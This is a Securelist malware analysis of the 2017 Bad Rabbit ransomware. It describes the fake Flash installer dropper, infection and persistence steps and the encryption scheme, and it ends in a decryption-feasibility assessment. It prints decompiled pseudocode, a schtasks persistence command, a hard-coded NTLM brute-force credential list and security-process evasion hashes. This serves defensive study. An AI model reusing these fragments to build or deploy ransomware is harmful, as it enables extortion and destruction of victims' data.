


# Bad Rabbit ransomware

SL [securelist.com/bad-rabbit-ransomware/82851/](https://securelist.com/bad-rabbit-ransomware/82851/)



Authors

- **Expert** [Orkhan Mamedov](#)
- **Expert** [Fedor Sinitsyn](#)
- **Expert** [Anton Ivanov](#)

## UPDATE 27.10.2017. Decryption opportunity assessment. File recovery possibility.

### Verdicts

### What happened?

---

On October 24th we observed notifications of mass attacks with ransomware called Bad Rabbit. It has been targeting organizations and consumers, mostly in Russia but there have also been reports of victims in Ukraine. Here's what a ransom message looks like for the unlucky victims:

```
Oops! Your files have been encrypted.
```

```
If you see this text, your files are no longer accessible.  
You might have been looking for a way to recover your files.  
Don't waste your time. No one will be able to recover them without our  
decryption service.
```

```
We guarantee that you can recover all your files safely. All you  
need to do is submit the payment and get the decryption password.
```

```
Visit our web service at caforssztxqzf2nm.onion
```

```
Your personal installation key#1:
```

```
ZMCOkDgX7oKoxrakfBMXAl0e0t6McW7Wfx5I+rjJD8hzv6DPpYhNQNCivjW6GX3w  
y4wZX6VdirzbsD7sIeukEndRDeez+FLaoElfQxGsGQ2qVOC4Aaxd7KS8T301c0ig  
mc1AvUy+r7lX6QcIBZe3i17ggNTblAyKqVK94dANmsI7hQcrC16q2WnxRjH4rF7e  
3sFUVaJW+iwUby9m+LjnoMqb5zUJzU3y2sj7VCoj4bWTrM093a9pGuyh058vPY2I  
2LqEcudkJQFSjUmb8FN7E8pSyoZ0F4jZ5KRQMSESNRt6hBBxU0o3Geb15KBEjWIY  
giKd0daIP5unWM0IJA5GkfccbgTVX77Kjg==
```

```
If you have already got the password, please enter it below.  
Password#1: _
```

### What is Bad Rabbit?

---

Bad Rabbit is a previously unknown ransomware family.

### How is Bad Rabbit distributed?

---

The ransomware dropper was distributed with the help of drive-by attacks. While the target is visiting a legitimate website, a malware dropper is being downloaded from the threat actor's infrastructure. No exploits were used, so the victim would have to manually execute the malware dropper, which pretends to be an Adobe Flash installer. However, our analysis confirmed that Bad Rabbit uses the EternalRomance exploit as an infection vector to spread within corporate networks. The same exploit was used in the ExPetr.

We've detected a number of compromised websites, all of which were news or media websites.

## Whom does it target?

---

Most of the targets are located in Russia. Similar but fewer attacks have also been seen in other countries – Ukraine, Turkey and Germany. Overall, there are almost 200 targets, according to the KSN statistics.

## Since when does Kaspersky Lab detect the threat?

---

We have been proactively detecting the original vector attack since it began on the morning of October 24. The attack lasted until midday, although ongoing attacks were detected at 19.55 Moscow time. The server from which the Bad rabbit dropper was distributed went down in the evening (Moscow time).

## How is it different to ExPetr? Or it is the same malware?

---

Our observations suggest that this been a targeted attack against corporate networks, using methods similar to those used during [the ExPetr attack](#). What's more, the code analysis showed a notable similarity between the code of ExPetr and Bad Rabbit binaries.

## Technical details

---

According to our telemetry, the ransomware is spread via a drive-by attack.

The ransomware dropper is distributed from `hxxp://1dnscontrol[.]com/flash_install.php`



```

00000000 48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D 0A 44 61 74 HTTP/1.1 200 OK..Dat
00000014 65 3A 20 54 75 65 2C 20 32 34 20 4F 63 74 20 32 30 31 37 20 e: Tue, 24 Oct 2017
00000028 31 32 3A 30 36 3A 34 39 20 47 4D 54 0D 0A 53 65 72 76 65 72 12:06:49 GMT..Server
0000003C 3A 20 41 70 61 63 68 65 2F 32 2E 32 2E 31 35 20 28 43 65 6E : Apache/2.2.15 (Cen
00000050 74 4F 53 29 0D 0A 58 2D 50 6F 77 65 72 65 64 2D 42 79 3A 20 tOS)..X-Powered-By:
00000064 50 48 50 2F 35 2E 33 2E 33 0D 0A 41 63 63 65 70 74 2D 52 61 PHP/5.3.3..Accept-Ra
00000078 6E 67 65 73 3A 20 62 79 74 65 73 0D 0A 43 6F 6E 74 65 6E 74 nges: bytes..Content
0000008C 2D 4C 65 6E 67 74 68 3A 20 34 34 31 38 39 39 0D 0A 43 6F 6E -Length: 441899..Con
000000A0 74 65 6E 74 2D 44 69 73 70 6F 73 69 74 69 6F 6E 3A 20 61 74 tent-Disposition: at
000000B4 74 61 63 68 6D 65 6E 74 3B 20 66 69 6C 65 6E 61 6D 65 3D 69 tachment; filename=i
000000C8 6E 73 74 61 6C 6C 5F 66 6C 61 73 68 5F 70 6C 61 79 65 72 2E nstall_flash_player.
000000DC 65 78 65 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 exe..Content-Type: a
000000F0 70 70 6C 69 63 61 74 69 6F 6E 2F 66 6F 72 63 65 2D 64 6F 77 pplication/force-dow
00000104 6E 6C 6F 61 64 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 6B nload..Connection: k
00000118 65 65 70 2D 61 6C 69 76 65 0D 0A 0D 0A 4D 5A 90 00 03 00 00 eep-alive....MZ.....
0000012C 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 .....ÿÿ.....@..
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....°
00000154 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0E 1F BA .....8.....
00000168 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 ..'Í!,.LÍ!This prog
0000017C 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E ram cannot be run in
00000190 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 DOS mode....$.
000001A4 00 E0 26 5C A1 A4 47 32 F2 A4 47 32 F2 A4 47 32 F2 AD 3F B1 .às\;¸G2ð¸G2ð¸G2ð ?±
000001B8 F2 A7 47 32 F2 AD 3F A7 F2 A6 47 32 F2 11 D9 D2 F2 A2 47 32 ò$G2ð ?$ð;G2ð.Û0ðcG2
000001CC F2 11 D9 ED F2 A5 47 32 F2 AD 3F A1 F2 AD 47 32 F2 A4 47 33 ò.Ûið¥G2ð ?;ð G2ð¸G3
000001E0 F2 BD 47 32 F2 BF DA 9D F2 A5 47 32 F2 BF DA AF F2 A5 47 32 ò¸G2ð;Û.ò¥G2ð;Û`ð¥G2
000001F4 F2 52 69 63 68 A4 47 32 F2 00 00 00 00 00 00 00 00 00 00 òRich¸G2ð.....
00000208 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 .....PE..L..
0000021C 00 96 03 EC 59 00 00 00 00 00 00 00 00 00 E0 00 02 01 0B 01 0A ...iY.....à.....
00000230 00 00 30 00 00 00 AA 00 00 00 00 00 00 00 C0 12 00 00 00 10 00 ..0...ª.....À.....
00000244 00 00 40 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 ..@.....@.....
00000258 00 00 00 00 00 05 00 01 00 00 00 00 00 20 01 00 00 04 00 .....

```

Also according to our telemetry data, victims are redirected to this malware web resource from legitimate news websites.

The downloaded file named **install\_flash\_player.exe** needs to be manually launched by the victim. To operate correctly, it needs elevated administrative privileges which it attempts to obtain using the standard UAC prompt. If started, it will save the malicious DLL as **C:Windowsinpub.dat** and launch it using rundll32.

```

if ( !GetSystemDirectoryW(&Buffer, 0x300u)
|| !lstrcatW(&Buffer, L"\\rundll32.exe")
|| !sub_4010C0((SIZE_T *)&v22, &v21)
|| !sub_401260(v22, v21) )
{
    return 0;
}
wsprintfW(&CommandLine, L"%s C:\\Windows\\%s,#1 %s", &Buffer, L"infpub.dat", v24);
v14 = 16;
v15 = &ProcessInformation;
do
{
    LOBYTE(v15->hProcess) = 0;
    v15 = (struct _PROCESS_INFORMATION *)((char *)v15 + 1);
    --v14;
}
while ( v14 );
v16 = 68;
v17 = &StartupInfo;
do
{
    LOBYTE(v17->cb) = 0;
    v17 = (struct _STARTUPINFO *)((char *)v17 + 1);
    --v16;
}
while ( v16 );
StartupInfo.cb = 68;
CreateProcessW(&Buffer, &CommandLine, 0, 0, 0, 0x80000000u, 0, 0, &StartupInfo, &ProcessInformation);
ExitProcess(0);

```

### *Pseudocode of the procedure that installs the malicious DLL*

**infpub.dat** appears to be capable of brute-forcing NTLM login credentials to Windows machines that have pseudo-random IP addresses.

```

.data:10013478 6C 09 01 10      logins      dd offset aAdministrator      ; DATA XREF: NTLMBrute+C3f0
.data:10013478                                ; "Administrator"
.data:10013478                                ; "Admin"
.data:1001347C 60 09 01 10      dd offset aAdmin_0            ; "Admin"
.data:10013480 54 09 01 10      dd offset aGuest_0            ; "Guest"
.data:10013484 48 09 01 10      dd offset aUser_0             ; "User"
.data:10013488 3C 09 01 10      dd offset aUser1_0            ; "User1"
.data:1001348C 2C 09 01 10      dd offset aUser1              ; "user-1"
.data:10013490 20 09 01 10      dd offset aTest_0             ; "Test"
.data:10013494 14 09 01 10      dd offset aRoot               ; "root"
.data:10013498 0C 09 01 10      dd offset aBuh                ; "buh"
.data:1001349C 00 09 01 10      dd offset aBoss               ; "boss"
.data:100134A0 F8 08 01 10      dd offset aFtp                ; "ftp"
.data:100134A4 F0 08 01 10      dd offset aRdp                ; "rdp"
.data:100134A8 E0 08 01 10      dd offset aRdpuser            ; "rdpuser"
.data:100134AC CC 08 01 10      dd offset aRdpadmin           ; "rdpadmin"
.data:100134B0 BC 08 01 10      dd offset aManager            ; "manager"
.data:100134B4 AC 08 01 10      dd offset aSupport            ; "support"
.data:100134B8 A0 08 01 10      dd offset aWork               ; "work"
.data:100134BC 88 08 01 10      dd offset aOtherUser          ; "other user"
.data:100134C0 74 08 01 10      dd offset aOperator           ; "operator"
.data:100134C4 64 08 01 10      dd offset aBackup             ; "backup"
.data:100134C8 58 08 01 10      dd offset aAsus               ; "asus"
.data:100134CC 48 08 01 10      dd offset aFtpuser            ; "ftputer"
.data:100134D0 34 08 01 10      dd offset aFtpadmin           ; "ftpadmin"
.data:100134D4 2C 08 01 10      dd offset aNas                ; "nas"
.data:100134D8 1C 08 01 10      dd offset aNasuser            ; "nasuser"
.data:100134DC 08 08 01 10      dd offset aNasadmin           ; "nasadmin"
.data:100134E0 F4 07 01 10      dd offset aSuperuser          ; "superuser"
.data:100134E4 E0 07 01 10      dd offset aNetguest           ; "netguest"
.data:100134E8 D4 07 01 10      dd offset aAlex               ; "alex"
.data:100134EC 94 04 01 10      dd offset servername          ; DATA XREF: NTLMBrute+CDTr
.data:100134F0 94 04 01 10      passwords  dd offset servername          ; DATA XREF: NTLMBrute+CDTr
.data:100134F4 6C 09 01 10      dd offset aAdministrator      ; "Administrator"
.data:100134F8 B8 07 01 10      dd offset aAdministrato_1     ; "administrator"
.data:100134FC 54 09 01 10      dd offset aGuest_0            ; "Guest"
.data:10013500 AC 07 01 10      dd offset aGuest              ; "guest"
.data:10013504 48 09 01 10      dd offset aUser_0             ; "User"
.data:10013508 A0 07 01 10      dd offset aUser               ; "user"
.data:1001350C 60 09 01 10      dd offset aAdmin_0            ; "Admin"
.data:10013510 8C 07 01 10      dd offset aAdminTest          ; "adminTest"
.data:10013514 80 07 01 10      dd offset aTest               ; "test"
.data:10013518 14 09 01 10      dd offset aRoot               ; "root"
.data:1001351C 78 07 01 10      dd offset a123                ; "123"

```

## The hard-coded list of credentials

infpub.dat will also install the malicious executable dispici.exe into C:Windows and create a task to launch it.

```

v1 = 0;
if ( sub_10007FB7((int)L"schtasks /Delete /F /TN rhaegal", 0) )
    Sleep(0x7D00u);
if ( !GetEnvironmentVariable(L"ComSpec", &Buffer, 0x104u)
    && (!GetSystemDirectory(&Buffer, 0x104u) || !lstrcatW(&Buffer, L"\\cmd.exe")) )
{
    return v1;
}
wsprintfW(
    &v3,
    L"schtasks /Create /RU SYSTEM /SC ONSTART /TN rhaegal /TR \"%ws /C Start \\\"%s\\\" \\\"%wsdispici.exe\\\" -id %u && exit\"",
    &Buffer,
    a1,
    dword_10017BBC);
v1 = sub_10007FB7((int)&v3, 0);

```

## Pseudocode of the procedure that creates the task which launches the malicious executable

What's more, **infpub.dat** acts as a typical file encrypting ransomware: it finds the victim's data files using an embedded extension list and encrypts them using the criminal's public RSA-2048 key.

```
.rdata:10010E16 00 00 align 4
.rdata:10010E18 aMiibijanbgkqhk: ; DATA XREF: ProcessDrives+73f0
.rdata:10010E18 ; .data:1001302Cjo
.rdata:10010E18 4D 00 49 00 49 00 42 00+ unicode 0, <MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEASc1DuVFr5sQxZ>
.rdata:10010E18 49 00 6A 00 41 00 4E 00+ unicode 0, <+FeQLUvZcEK0k4uCSF5Sk0kF9A3tR60/xAt89/PVHowvu2TFBTRsnBs83>
.rdata:10010E18 42 00 67 00 6B 00 71 00+ unicode 0, <hcFH8hjG2U5F5DxFoSxpTqUsR4L0m5KB2S8ap4TinG/GN/SUNBFw1lpR>
.rdata:10010E18 68 00 68 00 69 00 47 00+ unicode 0, <hV/vRWNmKgKIdR0vkHxyALuJyUuCZ1IoaJ5tB0VKATEHEyRslcnt2Ysdw>
.rdata:10010E18 39 00 77 00 30 00 42 00+ unicode 0, <H1P+NmXiNg2MH5L29bE0k7YTMFwVKNqtHaX0LJOyAkx4NR0DPOFLDQONW>
.rdata:10010E18 41 00 51 00 45 00 46 00+ unicode 0, <900hZSkRx3U7PC3Q29HHhyiKUCPJ50W111mNtW7KX+7kfNe0CefByEWF>
.rdata:10010E18 41 00 41 00 4F 00 43 00+ unicode 0, <SBt1tbkvjdeP2xBnPjb3GE1GA/oGcGjrXc6wU8WKSfYQIDAQAB>,0
.rdata:1001112A 00 00 00 00 00 align 10h
.rdata:10011130 a_3ds_7z_accdb_: ; DATA XREF: sub_100059B1+46f0
.rdata:10011130 ; .data:10013028jo
.rdata:10011130 2E 00 33 00 64 00 73 00+ unicode 0, <.3ds.7z.accdb.ai.asm.asp.aspx.avhd.back.bak.bmp.brw.c.cab>
.rdata:10011130 2E 00 37 00 7A 00 2E 00+ unicode 0, <.cc.cer.cfg.conf.cpp.crt.cs.ctl.cxx.dbf.der.dib.disk.djvu>
.rdata:10011130 61 00 63 00 63 00 64 00+ unicode 0, <.doc.docx.dwg.eml.fdb.gz.h.hdd.hpp.hxx.iso.java.jfif.jpe.>
.rdata:10011130 62 00 2E 00 61 00 69 00+ unicode 0, <jpeg.jpg.js.kdbx.key.mail.mdb.msg.nrg.odc.odf.odg.odi.odm>
.rdata:10011130 2E 00 61 00 73 00 6D 00+ unicode 0, <.odp.ods.odt.ora.ost.ova.ovf.p12.p7b.p7c.pdf.pem.pfx.php.>
.rdata:10011130 2E 00 61 00 73 00 70 00+ unicode 0, <pmf.png.ppt.pptx.ps1.pst.pvi.py.pyc.pyw.qcow.qcow2.rar.rb>
.rdata:10011130 2E 00 61 00 73 00 70 00+ unicode 0, <.rtf.scm.sln.sql.tar.tib.tif.tiff.vb.vbox.vbs.vcb.vdi.vfd>
.rdata:10011130 78 00 2E 00 61 00 76 00+ unicode 0, <.vhd.vhdx.vmc.vmdk.vmsd.vmtm.vmx.usdx.usv.work.xls.xlsx>
.rdata:10011130 68 00 64 00 2E 00 62 00+ unicode 0, <ml.xvd.zip.>,0
.rdata:10011408 aAppdata: ; DATA XREF: .data:10013020jo
```

### ***The public key of the criminals and the extension list***

The criminal's public key parameters:

Public-Key: (2048 bit)

Modulus:

00:e5:c9:43:b9:51:6b:e6:c4:31:67:e7:de:42:55:  
6f:65:c1:0a:d2:4e:2e:09:21:79:4a:43:a4:17:d0:  
37:b5:1e:8e:ff:10:2d:f3:df:cf:56:1a:30:be:ed:  
93:7c:14:d1:b2:70:6c:f3:78:5c:14:7f:21:8c:6d:  
95:e4:5e:43:c5:71:68:4b:1a:53:a9:5b:11:e2:53:  
a6:e4:a0:76:4b:c6:a9:e1:38:a7:1b:f1:8d:fd:25:  
4d:04:5c:25:96:94:61:57:fb:d1:58:d9:8a:80:a2:  
1d:44:eb:e4:1f:1c:80:2e:e2:72:52:e0:99:94:8a:  
1a:27:9b:41:d1:89:00:4c:41:c4:c9:1b:0b:72:7b:  
59:62:c7:70:1f:53:fe:36:65:e2:36:0d:8c:1f:99:  
59:f5:b1:0e:93:b6:13:31:fc:15:28:da:ad:1d:a5:  
f4:2c:93:b2:02:4c:78:35:1d:03:3c:e1:4b:0d:03:  
8d:5b:d3:8e:85:94:a4:47:1d:d5:ec:f0:b7:43:6f:  
47:1e:1c:a2:29:50:8f:26:c3:96:d6:5d:66:36:dc:  
0b:ec:a5:fe:ee:47:cd:7b:40:9e:7c:1c:84:59:f4:  
81:b7:5b:5b:92:f8:dd:78:fd:b1:06:73:e3:6f:71:  
84:d4:60:3f:a0:67:06:8e:b5:dc:eb:05:7c:58:ab:  
1f:61

Exponent: 65537 (0x10001)

The executable **dispci.exe** appears to be derived from the code base of the legitimate utility DiskCryptor. It acts as the disk encryption module which also installs the modified bootloader and prevents the normal boot-up process of the infected machine.

An interesting detail that we noticed when analyzing the sample of this threat: it looks like the criminals behind this malware are fans of the famous books & TV show series Game Of Thrones. Some of the strings used throughout the code are the names of different characters from this series.

```

.00405B32: 56          push      esi
.00405B33: 68785B4100 push     000415B78 ;'viserion' --↓2
.00405B38: 688C5B4100 push     000415B8C ;'zws_zu' --↓3
.00405B3D: B904010000 mov      ecx,000000104
.00405B42: 8D5C241C   lea     ebx,[esp+01C]
.00405B46: E865FCFFF call     .0004057B0 --↑4
.00405B4B: 8BCB      mov     ecx,ebx
.00405B4D: 83C40C    add     esp,00C
.00405B50: 51        push    ecx
.00405B51: 68405B4100 push     000415B40 ;'schtasks /Delete /F /TN zws' --↓5
.00405B56: B904010000 mov      ecx,000000104
.00405B5B: 8D9C2420020000 lea     ebx,[esp+000000220]
.00405B62: E849FCFFF call     .0004057B0 --↑4
.00405B67: 8BD3      mov     edx,ebx
.00405B69: 52        push    edx
.00405B6A: E8A1FCFFF call     .000405810 --↑6
.00405B6F: 8B8C2430040000 mov     ecx,[esp+000000430]
.00405B76: 83C40C    add     esp,00C
.00405B79: 5F        pop     edi
.00405B7A: 5E        pop     esi
.00405B7B: 5B        pop     ebx
.00405B7C: 33CC      xor     ecx,esp
.00405B7E: 33C0      xor     eax,eax
.00405B80: E81A010000 call    .000405C9F --↓7
.00405B85: 8BE5      mov     esp,ebp
.00405B87: 5D        pop     ebp
.00405B88: C3        retn    ; ~~~~~~
.00405B89: CCCCCCCCCCCC int     3
.00405B90: 55        push    ebp
.00405B91: 8BEC      mov     ebp,esp
.00405B93: 81EC0C020000 sub     esp,00000020C
.00405B99: A108804100 mov     eax,[000418008] --↓8
.00405B9E: 33C5      xor     eax,ebp
.00405BA0: 8945FC    mov     [ebp-4],eax
.00405BA3: 53        push    ebx
.00405BA4: 589C5B4100 push     000415B9C ;'dragon' --↓9
.00405BA9: 68405B4100 push     000415B40 ;'schtasks /Delete /F /TN zws' --↓5
.00405BAE: B904010000 mov      ecx,000000104
.00405BB3: 8D9DF4FDFFFF lea     ebx,[ebp-00000020C]
.00405BB9: E8F2FBFFF call     .0004057B0 --↑4

.00405678: E853FCFFF call     .0004052D0 --↑6
.0040567D: 68545A4100 push     000415A54 ;'rhaegal' --↓7
.00405682: 68405B4100 push     000415B40 ;'schtasks /Delete /F /TN zws' --↓8
.00405687: B904010000 mov      ecx,000000104
.0040568C: 8D9DF4FDFFFF lea     ebx,[ebp-00000020C]
.00405692: 8885F3FDFFFF mov     [ebp-00000020D],al
.00405698: E813010000 call    .0004057B0 --↓7

```

### Dragon names from Game Of Thrones

```

BLOCK "StringFileInfo"
{
    BLOCK "000904b0"
    {
        VALUE "FileDescription", "Microsoft Display Class Installer"
        VALUE "FileVersion", "1.1.846.118"
        VALUE "LegalCopyright", "http://diskcryptor.net/"
        VALUE "OriginalFilename", "dispci.exe"
        VALUE "ProductName", "GrayWorm"
        VALUE "ProductVersion", "1.1"
    }
}

```

## Character name from Game Of Thrones

### Encryption scheme

---

As we mentioned, the Bad Rabbit ransomware encrypts a victim's files and disk. Files are encrypted with the following algorithms:

1. AES-128-CBC
2. RSA-2048

It is a default encryption scheme for ransomware.

An interesting fact is that the ransomware enumerates all running processes and compares the hashed name of each process with embedded hash values. It is important to mention that the hashing algorithm is similar to the ExPetr one.

<pre>hash = 0x87654321; c = 0; do {   i = 0;   if ( procNameLen )   {     j = c;     do     {       v5 = &amp;hash + (j &amp; 3);       v6 = (*v5 ^ LOBYTE(procName[i++])) - 1;       ++j;       *v5 = v6;     }     while ( i &lt; procNameLen );   }   ++c; } while ( c &lt; 3 );</pre>	<b>BAD RABBIT</b>	<pre>hash = 0x12345678; c = 0; procNameLen = wcslen(pe.szExeFile); do {   i = 0;   if ( procNameLen )   {     j = c;     do     {       v4 = &amp;hash + (j &amp; 3);       v5 = (*v4 ^ LOBYTE(pe.szExeFile[i++])) - 1;       ++j;       *v4 = v5;     }     while ( i &lt; procNameLen );   }   ++c; } while ( c &lt; 3 );</pre>	<b>ExPetr</b>
---	-------------------	---	---------------

Comparing of Bad Rabbit and ExPetr hashing routines

```
if ( RUNTIME_FLAGS & ~0xFFFFFFFF && GenRandBuf(pbBuffer, 0x21u) )
{
  v7 = 0;
  do
  {
    v8 = &pbBuffer[v7];
    v9 = pbBuffer[v7++] % 0x3Eu;
    *v8 = ALPHABET[v9];
  }
  while ( v7 < 0x20 );
  v12 = 0;
  ProcessDrives(pbBuffer, a2);
}
```

Special branch

```

unsigned int InitRuntimeFlags()
{
    unsigned int runtimeFlags; // edi
    HANDLE v1; // esi
    BOOL i; // eax
    int v3; // eax
    PROCESSENTRY32W pe; // [esp+8h] [ebp-22Ch]

    runtimeFlags = 0xFFFFFFFF;
    v1 = CreateToolhelp32Snapshot(2u, 0);
    if ( v1 != 0xFFFFFFFF )
    {
        pe.dwSize = 556;
        for ( i = Process32FirstW(v1, &pe); ; i = Process32NextW(v1, &pe) )
        {
            if ( !i )
            {
                CloseHandle(v1);
                return runtimeFlags;
            }
            v3 = CalcCustomHash(pe.szExeFile);
            if ( v3 != 0x4A241C3E )
            {
                if ( v3 == 0x923CA517 )
                    goto LABEL_10;
                if ( v3 != 0x966D0415 && v3 != 0xAA331620 )
                {
                    if ( v3 == 0xC8F10976 )
                        goto LABEL_10;
                    if ( v3 != 0xE2517A14 )
                        break;
                }
            }
            runtimeFlags &= 0xFFFFFDEF;
LABEL_12:
            ;
        }
        if ( v3 != 0xE5A05A00 )
            goto LABEL_12;
LABEL_10:
        runtimeFlags &= 0xFFFFFDFB;
        goto LABEL_12;
    }
    return runtimeFlags;
}

```

Runtime flags initialization routine

The full list of embedded hashes of process names:

Hash	Process name
0x4A241C3E	dwwatcher.exe
0x923CA517	McTray.exe

---

0x966D0415	dwarkdaemon.exe
0xAA331620	dwservice.exe
0xC8F10976	mfevtps.exe
0xE2517A14	dwengine.exe
0xE5A05A00	mcshield.exe

---

The partitions on the victim's disks are encrypted with the help of the DiskCryptor driver `dcrypt.sys` (which is installed into `C:\Windows\scsc.dat`). The ransomware sends the necessary IOCTL codes to this driver. Some functions are taken as is from the sources of DiskCryptor (`drv_ioctl.c`), others seem to be implemented by the malware developers.

The disk partitions on the infected machine are encrypted by the DiskCryptor driver using the AES cipher in XTS mode. The password is generated by `dispci.exe` using the WinAPI function `CryptGenRandom` and has a length of 32 symbols.

## Decryption opportunity assessment

---

Unlike ExPetr, the evidence suggests that Bad Rabbit is not intended as a wiper. Previously, [in our article](#) we wrote that the threat actors behind ExPetr were technically unable to decrypt MFT that was encrypted with the GoldenEye component. In the case of Bad Rabbit, however, the malware algorithm suggests that the threat actors have the technical means to decrypt the password necessary for disk decryption.

The data shown on the screen of an infected machine as "personal installation key#1" is an encrypted by RSA-2048 and base64-encoded binary structure that contains the following information gathered from the infected system:

```
struct system_info
{
    uint32_t id;           //passed to dispci.exe as parameter "-id <number>"
    uint32_t locale;      //GetSystemDefaultLCID result
    uint32_t tz_bias;     //TimeZoneInformation.Bias
    char password[32 + 1]; //zero-terminated
    wchar_t lan_group[];
    wchar_t computer_name[];
};
```

The threat actors can use their own private RSA key to decrypt this structure. After decryption they can send this information to the victim.

Please note that, despite what it says in other vendors' reports, the value of the id field which is passed to dispci.exe is just a 32-bit number used to distinguish different infected machines, and not the AES key which is used for disk encryption.

As part of our analysis, we extracted the password generated by the malware during a debugging session and attempted to enter this password when the system was locked after reboot. The password indeed worked and the boot-up process continued.

```
Dops! Your files have been encrypted.

If you see this text, your files are no longer accessible.
You might have been looking for a way to recover your files.
Don't waste your time. No one will be able to recover them without our
decryption service.

We guarantee that you can recover all your files safely. All you
need to do is submit the payment and get the decryption password.

Visit our web service at caforssztqxzf2nm.onion

Your personal installation key#1:

ZDkwAAAPUxC0a2oSP+HkYOrlThS4uwi iDLjvos8ld/WfEgabXkgBi3au@N4CK/3v
gtbtIisOFT5qms5jqmvm4e2dG2IC7xJeX7TJ1QttH646gsm00N/uIGxFTF3UIWpD
X4/UD8PnIOMBdUYiGxdf/aY5f6xkW3XzleUgn96stIFT9ezaLorUj3TkwwmucwHu
xIOs0vmT271US9epCW9SYpzaFt2bzsfW7mUvLteB7rfJbD2DgNuIjWOKENPbuQd
pBuObjLF5BjLjM43yztAPeWTVREX7r1/MPWjW2cK26s00zLCQttYMKLR14mZuMGX
903U1x17c0xzCAE65FFFJ+mqIsu1AksEig==

If you have already got the password, please enter it below.
Password#1: 8FuMr3mUjPnFLfwiEgQ571wGxyGzeoZF
Run DECRYPT app at your desktop after system boot
```

Unfortunately, we have to conclude that at this point there's no way to decrypt disk and victim files without the threat actor's RSA-2048 private key. The symmetric encryption keys are securely generated on the ransomware side which makes attempts to guess the keys unfeasible in practice.

However, we found a flaw in the code of dispci.exe: the malware doesn't wipe the generated password from the memory, which means that there is a slim chance to extract it before the dispci.exe process terminates. In the picture below, note that while the variable dc\_pass (which will be passed to the driver) is securely erased after use, that's not the case for the variable rand\_str which holds the original copy of the password.

```

ret = dc_device_control(DC_CTL_LOCK_MEM, &dc_pass, 8u, 0, 0);
if ( ret )
    ret = VirtualLock(dc_pass, 0x104u);
if ( !dc_pass )
    return ret;
CryptRand(rand_str);
MultiByteToWideChar(0xFDE9u, 0, (LPCSTR)rand_str, 260, dc_pass->pass, 128);
pass_len = dc_pass->pass;
do
{
    v4 = *pass_len;
    ++pass_len;
}
while ( v4 );
dc_pass->size = 2 * (pass_len - &dc_pass->pass[1]);
if ( !EncryptPassAndId((char *)rand_str, id, &encrypted) )
    return secure_free(dc_pass);
WideCharToMultiByte(0, 0, encrypted, 1040, ::encrypted, 1040, 0, 0);
if ( !InfectMBR() )
{
    vol = GetNextVolume();
    if ( vol )
    {
        v7 = vol->status.flags;
        crypt_info = 0;
        if ( v7 & 2 )
        {
            v8 = vol->status.crypt.wp_mode;
        }
        else
        {
            if ( v7 & 0xC1 )
                goto exit;
            v9 = dc_start_encrypt(vol->device, dc_pass, &crypt_info);
            secure_free(dc_pass);
            if ( v9 )
                goto exit;
            v8 = crypt_info.wp_mode;
        }
        EncryptVolume(vol, v8);
    }
}
}

```

Pseudocode of the procedure that generates the password and encrypts the disk partitions

## File encryption

